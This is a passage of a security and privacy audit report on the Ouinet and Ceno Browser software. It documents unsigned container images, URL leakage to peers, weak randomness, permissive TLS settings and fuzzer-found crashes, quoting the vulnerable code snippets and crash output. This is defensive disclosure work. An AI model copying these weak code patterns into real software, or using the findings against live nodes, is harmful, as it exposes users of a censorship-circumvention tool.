Equalitie Docker Hub containers lack critical security measures. Docker containers should be treated as artifacts in the same way as compiled binaries and published installers. If an attacker obtains access tokens that allow pushing a container image to Docker Hub or any other container repository, a backdoored artifact may be published. Such an action could compromise multiple servers.

Affected Resource:
equalitie Docker Hub images

Issue 1: equalitie is not a verified provider on Docker Hub

The Docker Hub account that publishes container artifacts and is referenced in documentation and on Ceno websites is not marked as verified. Although a verified badge does not guarantee complete security, it provides several benefits, including security-related vulnerability analysis. The program is available to both commercial and open-source organizations.

Issue 2: equalitie Docker images not signed

None of the Docker images in scope on Docker Hub are signed.

Command

```
docker trust inspect --pretty equalitie/ceno-client
```

Output

```
no signatures or cannot access equalitie/ceno-client
```

The output can be compared with a signed container image such as *datadog/agent*.

Command

```
docker trust inspect --pretty datadog/agent:latest
```

Output

```
Signatures for datadog/agent:latest

SIGNED TAG   DIGEST                                                              SIGNERS
latest       e20b81f32c2ca2e0a5a40cd7cc9ae6e030908c3cd6e4a7df66e2cbea8ace1105   (Repo
Admin)
Administrative keys for datadog/agent:latest
  Repository Key:
34b1c07047d4038b8cc254a5a65ffb603643dd8f770babeb2c821e6edfc7e98a
  Root Key:     5e06443f1750bffcf43423454f3cd06ac13e370e81cced1e83296ab7d62b458b
```

Issue 3: Ceno Browser recommends insecure ceno-client computer/VPS setup

The Ceno website advises users to assist the network by running the *ceno-client*, which defaults to the latest tag version. If an attacker publishes a new unsigned image, it will be automatically fetched by all new users. This risk is linked to the documented command.

Command: referenced on https://ceno.app/en/community.html

```
sudo docker run --name ceno-client -dv ceno:/var/opt/ouinet --network host --restart
unless-stopped equalitie/ceno-client
```

To limit compromise, container images, like other artifacts, should be signed[107][108]. A preferable signing method, such as *cosign*[109] or an equivalent, should be researched. The command used to start the Ouinet proxy or bridge should also be updated to enable verification of trust during container download and launch. This can be achieved by setting the environment variable *DOCKER_CONTENT_TRUST=1* before the container is launched.

Additionally, artifact distribution platforms should be investigated, and all available security features should be enabled to provide additional protection layers against potential supply chain attacks[110][111].

[107] https://docs.docker.com/engine/security/trust/
[108] https://docs.sigstore.dev/cosign/signing/signing_with_containers/
[109] https://www.datadoghq.com/blog/container-image-signing/
[110] https://docs.docker.com/docker-hub/repos/manage/trusted-content/dvp-program/
[111] https://docs.docker.com/docker-hub/repos/manage/trusted-content/dsos-program/#docker-scout

OUI-01-042 WP4/9: URI Parameter Leaks in Local Network *(Medium)*

Retest Notes: Resolved by Ouinet[112] and confirmed by 7ASecurity.

It was observed that the Ceno Desktop Browser, which uses the Ouinet client, leaks URI parameters through *PROPFIND* HTTP requests. These parameters pass to BitTorrent nodes, exposing sensitive information. Full URL parameters, including query strings, are visible to a malicious Ouinet network node, which can record metadata or extract sensitive information such as tokens and OAuth2 parameters. This was confirmed as follows:

Command:

```
docker log -f ceno-client |& grep -iP 'PROPFIND'
```

Output:

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
https://duckduckgo.com/?q=i%27m+looking+for+something+sensitive+how+to+make+xyzz
https://duckduckgo.com/?q=how+to+encrypt+the+company
https://links.duckduckgo.com/d.js?q=how%20to%20encrypt%20the%20company&l=us-en&s=0&dl=e
n&ct=DE&vqd=4-199084200481518526063368184262713506372&bing_market=en-US&p_ent=&ex=-1&dp
=ONFCt_VwEBKoTeLeUEMPEzQ2Iz3GJiKa_X8ZAZXem1rmjmHiHxm2MK029oIwRLdSbJ4L0eKiaqFTcHSnRXgGiY
Nyc8eEC0fzzq6ccUNf1nZQIU_g7bqfR0eSgG4zS3QPROYSdC_q50UVMNQZgo6C_Q.Cqu-nBv0HeP7LIVjTlGMvg
&perf_id=94978d5af9c4090c&parent_perf_id=2831953cd7919880&perf_sampled=0&host_region=eu
w&sp=1&dfrsp=1&baa=1&bcca=1&bpa=1&btaa=1&wrap=1&aps=0&bccaexp=b&biaexp=b&btaaexp=b&ecls
exp=a&litexp=c&msvrtexp=b&searchbarexp=b&weatherexp=b
https://www.facebook.com/
https://accounts.google.com/v3/signin/identifier?continue=https%3A%2F%2Fmail.google.com
%2Fmail%2Fu%2F0%2F&emr=1&followup=https%3A%2F%2Fmail.google.com%2Fmail%2Fu%2F0%2F&ifkv=
AdBytiO8IwHAhFQj0XtCeMPCV0RHF7JLBmvLyrJ9VJ1fISALGHgKMdNQuBl7oDVzt4Y2uzTnIAHr-w&osid=1&p
assive=1209600&service=mail&flowName=GlifWebSignIn&flowEntry=ServiceLogin&dsh=S-1273270
215%3A1756908127522981
https://accounts.youtube.com/accounts/CheckConnection?pmpo=https%3A%2F%2Faccounts.googl
e.com&v=297097131&timestamp=1756908161577
https://accounts.google.com/_/bscframe
https://google.pl/
https://facebook.com/
```

Additional leakage was observed when a user operated in Personal mode and then opened a Public mode tab. This universal change in browser settings caused data from the Personal session to be exposed to the peer-to-peer network if content was refreshed.

It is recommended to perform periodic tests to analyze data shared between peer-to-peer nodes, including nodes in local networks. Multiple monitoring nodes should

[112] https://gitlab.com/equalitie/ouinet/-/merge_requests/157

be deployed in the public network to detect sensitive data leakage or failures in data-stripping mechanisms. The Ouinet *client proxy* should detect and mitigate leakage despite the documented warnings and design limitations of Public mode. This reduces the attack surface for system users.

OUI-01-044 WP1/5: Memory Management and Shared Pointers *(Info)*

It was found that memory management practices are misused throughout the codebase, specifically in relation to shared pointers and shared state. Access to shared data is performed using thread-unsafe structures without appropriate locking. This architectural flaw introduces concurrency-related risks across the application.

The absence of synchronization creates a high likelihood of race conditions, where program behavior depends on non-deterministic thread execution timing. Data corruption is also possible if multiple threads attempt to modify the same data concurrently. These issues lead to unpredictable behavior, crashes, and hinder debugging and resolution efforts.

This is an architectural finding observed across multiple components handling shared state, with no specific file or code snippet applicable.

Example File:
https://gitlab.com/…/ouinet/…/v1.2.1/src/util/reachability.cpp?ref_type=tags#L199

Example Code:
```
auto connection = state->on_destroy.connect([&running, state = state.get()] {
            running = false;
            sys::error_code ec;
            state->multiplexer.close(ec);
        });
```

Other examples can be found with a simple grep:

Command:
```
grep -rn '\.get()' -C 20 src
```

Output:
```
src/client.cpp:517:    cache::Client* get_cache() const { return _cache.get(); }
src/client.cpp:1124:                                , _cache.get()
src/client.cpp:1128:                                , _bt_dht.get()
src/client.cpp:1129:                                , _udp_reachability.get()
src/injector.cpp:703:                   orig_con =
((OrigReader*)(rrp.get()))->release_stream();  // may be reused with keep-alive
src/injector.cpp:1000:            obfs4 = server.get(),
src/connection_pool.h:107:            return completion.result.get();
```

```
src/connection_pool.h:124:            return completion.result.get();
src/connection_pool.h:158:            return completion.result.get();
src/connection_pool.h:175:            return completion.result.get();
src/connection_pool.h:201:                data = _data.get(),
src/client_config.h:154:        return _metrics.get();
src/client_config.h:159:        return _metrics.get();
src/timeout_stream.h:297:    return init.result.get();
src/timeout_stream.h:328:    return init.result.get();
src/util/reachability.cpp:199:        auto connection =
state->on_destroy.connect([&running, state = state.get()] {
```

It is recommended to refactor the codebase to ensure thread safety in all shared state operations. Access to shared data across threads should be protected with synchronization primitives such as mutexes or read-write locks. Where possible, thread-safe containers should be used as replacements. A comprehensive review of shared state access points should be conducted to identify and remediate unsafe practices.

OUI-01-047 WP1/5: Dead Code in util.cpp *(Info)*

It was found that dead code exists in *util.cpp*. The functions *ouinet::util::zlib_** , intended to compress and decompress zlib-encoded data, are defined but never invoked in the application. Although dead code is not directly exploitable, it is a code hygiene issue that increases maintenance overhead and potential risk. It enlarges the binary unnecessarily and may confuse developers, who might spend time maintaining unused logic.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/util.cpp?ref_type=tags

Affected Code:

```
template <class Filter>
string zlib_filter(const boost::string_view& in) {
    stringstream in_ss;
    in_ss << in;

    boost::iostreams::filtering_streambuf<boost::iostreams::input> zip;
    zip.push(Filter());
    zip.push(in_ss);

    ostringstream out_ss;
    boost::iostreams::copy(zip, out_ss);
    return out_ss.str();
}

string ouinet::util::zlib_compress(const boost::string_view& in) {
    return zlib_filter<boost::iostreams::zlib_compressor>(in);
}
```

```
// TODO: Catch and report decompression errors.
string ouinet::util::zlib_decompress(const boost::string_view& in, sys::error_code& ec)
{
    return zlib_filter<boost::iostreams::zlib_decompressor>(in);
}
```

It is advised to remove dead code from the codebase.

OUI-01-048 WP1/5:DoS via Unhandled Errors in Compression *(Info)*

It was found that a denial of service vulnerability exists in the *zlib_filter* function within *util.cpp*. This generic function, used for both compression and decompression, fails to handle exceptions thrown by the Boost Iostreams library when processing invalid or malformed data.

Fuzz testing confirmed that crafted input supplied to the *util_zlib_filter_fuzz* target triggers an unhandled *boost::iostreams::zlib_error* exception. Because this exception is not caught, it propagates up the call stack and terminates the process. This allows a remote attacker to supply malformed compressed data and crash the service, resulting in denial of service. Additional unhandled errors may also exist.

The following fuzzer output demonstrates the unhandled exception and crash:

PoC:

```
after throwing an instance of 'boost::wrapexcept<boost::iostreams::zlib_error>'
what(): zlib error: iostream
error ==486367== ERROR: libFuzzer: deadly signal
```

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/util.cpp?ref_type=tags#L94

Affected Code:

```
template <class Filter>
string zlib_filter(const boost::string_view& in) {
    stringstream in_ss;
    in_ss << in;

    boost::iostreams::filtering_streambuf<boost::iostreams::input> zip;
    zip.push(Filter());
    zip.push(in_ss);

    ostringstream out_ss;
    boost::iostreams::copy(zip, out_ss);
    return out_ss.str();
}

string ouinet::util::zlib_compress(const boost::string_view& in) {
```

```
    return zlib_filter<boost::iostreams::zlib_compressor>(in);
}

// TODO: Catch and report decompression errors.
string ouinet::util::zlib_decompress(const boost::string_view& in, sys::error_code& ec)
{
    return zlib_filter<boost::iostreams::zlib_decompressor>(in);
}
```

It is recommended to gracefully handle exceptions. Where possible, unused and vulnerable functions should additionally be removed from the codebase. This reduces binary size, simplifies maintenance, and eliminates the risk of incomplete functions being used in the future.

OUI-01-049 WP4/5: Insecure Random Number Generation in LibUTP *(Medium)*

It was found that predictable random numbers can be generated because the application uses the *rand()* function in *utp_default_get_random*. The *rand()* function is a pseudo-random number generator (PRNG) known for producing predictable sequences, which is insecure for critical operations such as network bridge functionality. This predictability can be exploited by an attacker on the network to cause value collisions, disrupt network functionality, perform denial-of-service attacks, or manipulate data.

Affected File:
https://gitlab.com/equalitie/libutp/-/blob/main/utp_utils.cpp?ref_type=heads

Affected Code:

```
uint64 utp_default_get_random(utp_callback_arguments *args) {
	return rand();
}
```

It is recommended to replace *rand()* with a cryptographically secure pseudo-random number generator (CSPRNG). This prevents prediction attacks by using system-level entropy sources to generate high-quality, unpredictable values. Suitable options include *getrandom()* on Linux, *CryptGenRandom()* on Windows, or cross-platform libraries. On systems where available, *arc4random_uniform()* may also be used, as it provides a simple API and manages seeding automatically.

OUI-01-050 WP4/5: Insecure TLS Configuration *(Medium)*

It was observed that the TLS configuration of the application is insecure because outdated protocols are supported. The SSL context is initialized with *asio::ssl::context::tls_client*, which permits the use of deprecated and cryptographically weak protocols such as TLS 1.0. This exposes the system to known vulnerabilities including BEAST, POODLE, and Heartbleed-like attacks. Exploitation may allow interception of sensitive data, enable man-in-the-middle attacks, and lead to critical information disclosure.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/injector.cpp?ref_type=tags

Affected Code:

```
static void listen( InjectorConfig& config
           , OuiServiceServer& proxy_server
           , Cancel& cancel
           , asio::yield_context yield)
{
    ...
    OriginPools origin_pools;

    asio::ssl::context ssl_ctx{asio::ssl::context::tls_client};
    ssl_ctx.set_default_verify_paths();
    ssl_ctx.set_verify_mode(asio::ssl::verify_peer);

    ssl::util::load_tls_ca_certificates(ssl_ctx, config.tls_ca_cert_store_path());
}
```

It is recommended to enforce modern TLS versions by upgrading the configuration to TLS 1.2 or TLS 1.3. This ensures weaker protocols and ciphers are disabled, improving confidentiality and integrity of communications. Adoption of these versions also helps meet regulatory requirements and safeguards sensitive information exchanged over the network[113].

[113] https://www.boost.org/doc/libs/1_74_0/boost/asio/ssl/context_base.hpp

OUI-01-051 WP4/5: Missing Error Handling in asio-utp *(High)*

It was noted that the *asio-utp* library contains multiple instances of missing or incomplete error handling. Return values and exceptions from fallible function calls are not consistently managed, leaving the application unable to respond safely or predictably to operational failures.

This omission creates conditions where serious memory corruption vulnerabilities may occur. Use-After-Free or Null Pointer Dereference issues can arise if invalid memory is accessed after an error, leading to unpredictable behavior, denial of service through crashes, or potential arbitrary code execution. Fuzz testing confirmed repeated assertion failures caused by inadequate error handling, demonstrating that the application cannot reliably manage unexpected inputs.

This issue is not limited to a single file. Missing error handling is present across multiple components of the asio-utp codebase. A comprehensive list of fuzzers was provided to the Ouinet team for verification, below is an example crash for the sake of brevity:

Command:

```
./network_fuzzer_libfuzz -timeout=2 corpus/network -seed=2817318463
```

Output:

```
network -seed=2817318463
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2817318463
INFO: Loaded 1 modules   (9919 inline 8-bit counters): 9919 [0xc3439b493a60,
0xc3439b49611f),
INFO: Loaded 1 PC tables (9919 PCs): 9919 [0xc3439b496120,0xc3439b4bcd10),
INFO:      184 files found in corpus/network
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096
bytes
INFO: seed corpus: files: 184 min: 1b max: 76b total: 7031b rss: 35Mb
#4      pulse  cov: 1213 ft: 1351 corp: 1/1b exec/s: 0 rss: 39Mb
#8      pulse  cov: 1347 ft: 1571 corp: 3/3b exec/s: 0 rss: 40Mb
network_fuzzer_libfuzz:
/home/ubuntu/ouinet_audit/asio-utp/src/libutp/utp_internal.cpp:1070: void
UTPSocket::write_outgoing_packet(size_t, uint, utp_iovec*, size_t): Assertion `needed
== 0' failed.
==635944== ERROR: libFuzzer: deadly signal
```

It is recommended to review the entire codebase and ensure robust error handling for all fallible operations. Return codes must be checked, and relevant exceptions must be caught. All error conditions should be managed gracefully to prevent undefined states, memory corruption, or insecure behavior.

WP3: Privacy Audit of Ouinet

This section presents the analysis results addressing ten privacy-related questions. For this portion of the engagement, 7ASecurity utilizes the following classification to specify the certainty level of findings. As the research is based on documentation, source code, and sample configuration analysis, classification is necessary to indicate the confidence level of each discovery:

- *Proven*: Source code and runtime activity clearly confirm the finding as fact
- *Evident*: Source code strongly suggests a privacy concern, but this could not be proven at runtime
- *Assumed*: Indications of a potential privacy concern was found but a broader context remains unknown.
- *Unclear*: Initial suspicion was not confirmed. No privacy concern can be assumed.

Each ticket summarizes the 7ASecurity attempts to answer relevant questions cited at the beginning of each section.

OUI-01-Q01: Files & Information Gathered by Ouinet *(Unclear)*

Q1: What files/information are gathered by the Ouinet clients and servers?
MITRE ATT&CK framework[114] mapping:

- T1005 Data from Local System[115]
- T1517 Access Notifications[116]

The Ceno Android app was found to leak user searches in Android logs (OUI-01-015), could protect user browser data better (OUI-01-012) and would benefit from implementing a protection against screenshots leaks (OUI-01-001). Addressing those issues would improve privacy by eliminating leaks on the client-side. However, such weaknesses do not appear to be intentional, and such data was not found to be sent to third parties or the Ouinet infrastructure during this assignment.

More broadly, Ouinet integrates with the Ceno Browser, which uses DuckDuckGo as the default search engine. The system is designed to access and share web information when connectivity is interrupted or compromised. Two browsing modes are available:

- **Public mode:** Provides better connectivity with reduced privacy.
- **Personal mode:** Provides increased privacy with moderate connectivity.

[114] https://attack.mitre.org
[115] https://attack.mitre.org/techniques/T1005/
[116] https://attack.mitre.org/techniques/T1517/

In both modes, client nodes store logs containing the public user IP address:

Client Logs:

```
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121462/serve_utp_req/connect Client:
Received uTP/CONNECT request
[DEBUG] Bep5Client: Connected to injector peer directly; rep=104.248.113.211:7085
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121462/serve_utp_req/connect BEGIN
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121464/serve_utp_req/connect Client:
Received uTP/CONNECT request
[DEBUG] Bep5Client: Connected to injector peer directly; rep=104.248.113.211:7085
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121464/serve_utp_req/connect BEGIN
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121462/serve_utp_req/connect END;
ec="Success" fwd_bytes_c2i=0 fwd_bytes_i2c=0
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121462 Done; ec="Success"
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121463/serve_utp_req/connect Client:
Received uTP/CONNECT request
[DEBUG] Bep5Client: Connected to injector peer directly; rep=104.248.113.211:7085
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121463/serve_utp_req/connect BEGIN
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121464/serve_utp_req/connect END;
ec="Success" fwd_bytes_c2i=0 fwd_bytes_i2c=0
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121464 Done; ec="Success"
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121463/serve_utp_req/connect END;
ec="Success" fwd_bytes_c2i=0 fwd_bytes_i2c=0
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121463 Done; ec="Success"
[DEBUG] uTPAccept(uTP/37.30.28.197:10059)/R121467/serve_utp_req/connect Client:
Received uTP/CONNECT request
```

Injector logs:

```
[INFO] C6366/R12424/inject/fetch BEGIN
[INFO] C6365/R12423/inject/fetch === Sending back injector response ===
[INFO] C6365/R12423/inject/fetch HTTP/1.1 200 OK
[INFO] C6365/R12423/inject/fetch date: Mon, 28 Jul 2025 18:02:58 GMT
[INFO] C6365/R12423/inject/fetch server: ATS/9.2.11
[INFO] C6365/R12423/inject/fetch etag: W/475691b24fc0b3a3031abf3e09ec4cdf
[INFO] C6365/R12423/inject/fetch content-type: image/svg+xml
[INFO] C6365/R12423/inject/fetch last-modified: Fri, 20 Jul 2018 00:39:48 GMT
[INFO] C6365/R12423/inject/fetch age: 1949
[INFO] C6365/R12423/inject/fetch accept-ranges: bytes
[INFO] C6365/R12423/inject/fetch access-control-allow-origin: *
[INFO] C6365/R12423/inject/fetch access-control-expose-headers: Age, Date,
Content-Length, Content-Range, X-Content-Duration, X-Cache
[INFO] C6365/R12423/inject/fetch X-Ouinet-Version: 6
[INFO] C6365/R12423/inject/fetch X-Ouinet-URI:
https://upload.wikimedia.org/wikipedia/commons/a/aa/Lock-red-alt-2.svg
[INFO] C6365/R12423/inject/fetch X-Ouinet-Injection:
id=bff76261-ea3c-4fb6-8e1c-cf1a905a390d,ts=1753727728
[INFO] C6365/R12423/inject/fetch X-Ouinet-BSigs:
keyId="ed25519=Yewvq1CiOD2kMYDDOIDn1sFCZcjPZGUbfYMDtPmVq3U=",algorithm="hs2019",size=65
536
```

```
[INFO] C6365/R12423/inject/fetch X-Ouinet-Sig0:
keyId="ed25519=Yewvq1CiOD2kMYDDOIDn1sFCZcjPZGUbfYMDtPmVq3U=",algorithm="hs2019",created
=1753727728,headers="(response-status) (created) date server etag content-type
last-modified age accept-ranges access-control-allow-origin
access-control-expose-headers x-ouinet-version x-ouinet-uri x-ouinet-injection
x-ouinet-bsigs",signature="HA3iTyJ4sfgBVffNKdFce4pkKbpJruNE0aPbEkzymoLMKG+U53WHwnqKiiTx
m/SUf0RQL+TAPbZvm6whzMtqDQ=="
[INFO] C6365/R12423/inject/fetch Transfer-Encoding: chunked
[INFO] C6365/R12423/inject/fetch Trailer: X-Ouinet-Data-Size, Digest, X-Ouinet-Sig1
[INFO] C6365/R12423/inject/fetch
```

Client logs when injector not accessible:

```
[DEBUG] Bep5Client: Did not connect to any peer; peers=1 ec="Network is unreachable"
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able === Sending back response ===
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able HTTP/1.1 400 Bad Request
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able Server: Ouinet.Client
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able Content-Type: text/plain
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able Content-Length: 29
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able
[DEBUG]
uTPAccept(uTP/37.30.28.197:10059)/R121646/serve_utp_req/connect/handle_injector_unreach
able Failed to connect to injector
```

Ouinet client and injector logs store metadata that includes public user IP addresses, peer connection details, HTTP request information, and server response headers. These logs may reveal network usage patterns and identifiers that can be used to link activity to specific users.

OUI-01-Q02: Where & How Ouinet Transmits Data *(Assumed)*

Q2: Where and how are the files/information gathered transmitted?
MITRE ATT&CK framework[117] mapping:

- T1041 Exfiltration Over C2 Channel[118]
- T1048 Exfiltration Over Alternative Protocol[119]
- T1071 Application Layer Protocol[120]

Since Android 9, clear-text communications are disabled by default. The Ouinet Android Library weakens this protection by allowing clear-text HTTP communications (OUI-01-005).

Ouinet clients act as local proxies, similar to tools like Burp Suite. The Ceno Browser fully trusts the certificate authority generated by the Ouinet client, enabling it to perform TLS interception and generate certificates on the fly. This allows the client to inspect and manipulate traffic before forwarding it.

Client communication occurs through HTTP proxy requests and BitTorrent uTP connections. Data exchanged between the Ouinet client and injectors is encrypted with TLS and wrapped in uTP. However, the model relies on deliberate interception at different stages:

- **Direct mode**: The client connects directly to the destination without using injectors.
- **Injector mode**: The client routes traffic through an injector, which fetches the resource on behalf of the user, performs MITM interception, creates a cache entry (signed with Ed25519), and returns the result. This entry can then be stored locally and shared via the distributed cache (DHT).
- **Cache mode**: Resources previously fetched through injectors are retrieved from the distributed cache.
- **Personal mode (HTTP CONNECT)**: Intended for sensitive sites (e.g., email or social networks). The client tunnels traffic through the injector using HTTP CONNECT, preventing full interception of the connection. Although the content remains confidential, metadata such as the requested URL is still exposed.

This architecture enables distributed caching but sacrifices strict end-to-end encryption. Injectors, which play a central role in the system, act as trusted intermediaries and can observe or manipulate plaintext HTTP traffic, and in certain cases HTTPS traffic,

[117] https://attack.mitre.org
[118] https://attack.mitre.org/techniques/T1041/
[119] https://attack.mitre.org/techniques/T1048/
[120] https://attack.mitre.org/techniques/T1071/

depending on the chosen mode. A compromised injector could inject forged or poisoned cache entries.

Ouinet explicitly prioritizes censorship circumvention over privacy or security. As a result, confidentiality and integrity guarantees are weakened by design. While TLS ensures transport protection and Ed25519 signatures add integrity checks to cached objects, the overall model accepts reduced end-to-end security in favor of availability under censorship conditions.

OUI-01-Q03: Insecure PII Storage Analysis of Ouinet *(Proven)*

Q3: Is sensitive PII such as audio, pictures or data insecurely stored or easily retrievable from the Ouinet mobile clients or servers?

MITRE ATT&CK framework[121] mapping:

- T1552 Unsecured Credentials[122]
- T1005 Data from Local System[123]
- T1074 Data Staged[124]

The answer to this privacy question may be summarized as follows:

1. The Ceno Android app was found to leak user searches in Android logs (OUI-01-015)
2. The Ceno Android app could protect user browser data better (OUI-01-012)
3. Android provides a hardware-backed security enclave for secret storage through the KeyStore. The Ouinet Android Library would benefit from using this feature (OUI-01-010, OUI-01-011).
4. Personally identifiable information (PII) may be leaked through Android screenshots due to the absence of a secure screen (OUI-01-001).
5. Ouinet does not warn users of the security risks of running the application on rooted devices (OUI-01-006), which may allow file access from malicious apps.
6. Server-side log analysis of client and injector instances revealed that Ouinet client IP addresses are stored. Depending on jurisdiction, an IP address may be considered personal data[125] (OUI-01-Q01).

[121] https://attack.mitre.org
[122] https://attack.mitre.org/techniques/T1552/
[123] https://attack.mitre.org/techniques/T1005/
[124] https://attack.mitre.org/techniques/T1074/
[125] https://www.europarl.europa.eu/doceo/document/E-10-2024-002546_EN.html

OUI-01-Q04: Analysis of Potential Ouinet User Tracking *(Unclear)*

Q4: Do the clients or servers implement any sort of user tracking function via location or other means?

MITRE ATT&CK framework[126] mapping:

- T1082 System Information Discovery[127]
- T1016 System Network Configuration Discovery[128]
- T1430 Location Tracking[129]

The Ceno Browser implements location-based functionality through Mozilla Android Components, specifically by using the *RegionMiddleware* in combination with *LocationService.default()*. This integration occurs in the browser store middleware layer within *Core.kt*, where the location service is instantiated as part of the browser architecture.

Affected File:

https://gitlab.com/ceno-app/ceno-android/[...]/equalit/ceno/components/Core.kt#L105

Affected Code:

```
val store by lazy {
   BrowserStore(
       middleware = listOf(
           DownloadMiddleware(context, DownloadService::class.java),
           ThumbnailsMiddleware(thumbnailStorage),
           ReaderViewMiddleware(),
           RegionMiddleware(
               context,
               LocationService.default(),
           ),
           SearchMiddleware(context),
           RecordingDevicesMiddleware(context,
context.components.notificationsDelegate),
           SaveToPDFMiddleware(context)
       ) + EngineMiddleware.create(engine),
   )
[...]
```

Although the Ceno Browser is promoted as privacy-centric, this implementation enables access to device location data through the Mozilla framework. The location service operates within the middleware stack without user-facing controls to explicitly disable location-based regionalization, other than the standard Android permission system.

[126] https://attack.mitre.org
[127] https://attack.mitre.org/techniques/T1082/
[128] https://attack.mitre.org/techniques/T1016/
[129] https://attack.mitre.org/techniques/T1430/

This integration is inherited from the browser architecture of Mozilla rather than created by Ceno directly. It appears intended for regional customization in line with the privacy practices of Mozilla, rather than as an explicit tracking mechanism.

OUI-01-Q05: Potential Ouinet Crypto Weakening *(Unclear)*

Q5: Do the clients or servers intentionally weaken cryptographic procedures to ensure third-party decryption?
MITRE ATT&CK framework[130] mapping:

- T1600 Weaken Encryption[131]

Several minor cryptographic weaknesses were identified during the assessment, as documented in OUI-01-007, OUI-01-027, OUI-01-028, OUI-01-049 and OUI-01-050. These weaknesses did not appear to be intentionally introduced to enable third-party decryption.

Log analysis of both client and injector instances showed no evidence that servers introduced cryptographic vulnerabilities that would permit decryption by external parties.

OUI-01-Q06: Insecure SD Card Usage by Ouinet *(Unclear)*

Q6: Is data dumped in the SD Card from where it could be retrieved later without even entering the PIN to unlock the device?
MITRE ATT&CK framework[132] mapping:

- T1005 Data from Local System[133]
- T1074 Data Staged[134]
- T1407 Access Sensitive Data in Device Storage[135]

No evidence of data exfiltration to the SD card was identified during the audit.

[130] https://attack.mitre.org
[131] https://attack.mitre.org/techniques/T1600/
[132] https://attack.mitre.org
[133] https://attack.mitre.org/techniques/T1005/
[134] https://attack.mitre.org/techniques/T1074/
[135] https://attack.mitre.org/techniques/T1407/

OUI-01-Q07: Potential for RCE in Ouinet *(Unclear)*

Q7: Do the clients or servers contain vulnerabilities or shell commands that could lead to RCE in any way?
MITRE ATT&CK framework[136] mapping:

- T1203 Exploitation for Client Execution[137]
- T1059 Command and Scripting Interpreter[138]
- T1068 Exploitation for Privilege Escalation[139]

No vulnerabilities that could lead to direct or indirect *Remote Code Execution (RCE)* were identified during this engagement. A focused code audit confirmed the absence of RCE-related weaknesses.

Instances of the Ouinet client and injector were analyzed, and no vulnerabilities or scripts were found that could introduce RCE in the implemented services.

OUI-01-Q08: Potential Ouinet Backdoors *(Unclear)*

Q8: Do the clients or servers have any kind of backdoor?
MITRE ATT&CK framework[140] mapping:

- T1055 Process Injection[141]
- T1505 Server Software Component[142]
- T1556 Modify Authentication Process[143]

No indications of process or command execution calls typically associated with backdoors or malware were identified. The solution is based on standard IT automation tools for infrastructure provisioning and management, in line with documented design decisions.

Analysis of server-side components of Ouinet revealed no indicators that could be used as a backdoor.

[136] https://attack.mitre.org
[137] https://attack.mitre.org/techniques/T1203/
[138] https://attack.mitre.org/techniques/T1059/
[139] https://attack.mitre.org/techniques/T1068/
[140] https://attack.mitre.org
[141] https://attack.mitre.org/techniques/T1055/
[142] https://attack.mitre.org/techniques/T1505/
[143] https://attack.mitre.org/techniques/T1556/

OUI-01-Q09: Ouinet Attempts to Gain Root Access *(Unclear)*

Q9: Do the clients or servers attempt to gain root access through public vulnerabilities or in other ways?

MITRE ATT&CK framework[144] mapping:

- T1068 Exploitation for Privilege Escalation[145]
- T1548 Abuse Elevation Control Mechanism[146]
- T1404 Exploit OS Vulnerability[147]

No evidence was identified to suggest that Ouinet client components (Android Library and C++ client) attempt to exploit platform-specific vulnerabilities to obtain elevated privileges. Based on this assessment, no action is required to improve the privacy posture in this regard.

Server-side analysis of Ouinet services included processes and scripts, and no issues related to unauthorized root access were identified.

OUI-01-Q10: Potential Ouinet Usage of Obfuscation *(Unclear)*

Q10: Do the clients or servers use obfuscation techniques to hide code and if yes for which files and directories?

MITRE ATT&CK framework[148] mapping:

- T1027 Obfuscated Files or Information[149]
- T1406 Obfuscated Files or Information[150]

No evidence of obfuscation was identified in the codebase. The Ouinet client (Android Library and C++ client) operates with a high level of transparency, as the code is publicly available without closed-source components. No additional action is required to improve the privacy posture in this regard.

Furthermore, no obfuscation techniques were identified in the server-side components.

144 https://attack.mitre.org
145 https://attack.mitre.org/techniques/T1068/
146 https://attack.mitre.org/techniques/T1548/
147 https://attack.mitre.org/techniques/T1404/
148 https://attack.mitre.org
149 https://attack.mitre.org/techniques/T1027/
150 https://attack.mitre.org/techniques/T1406/

WP8: Ouinet Lightweight Threat Model

Introduction

Ouinet is a collection of software designed to build a distributed system that improves resilience of the web against censorship, network disruption, and unreliable connectivity. The system relies on the BitTorrent peer-to-peer protocol, extended with verification and validation layers, and implements distributed caching. This approach shifts part of the centralized web paradigm towards a cooperative and censorship-resistant ecosystem. Libraries and tools enable easy integration, allowing custom applications or networks beyond the publicly hosted Ouinet infrastructure.

Building a distributed foundation capable of performing web requests on behalf of users with caching requires analysis of data integrity and resilience against nation-state threat actors. Threat modeling is therefore necessary during all design and development stages, and periodically in response to emerging attacks and changes in the threat landscape.

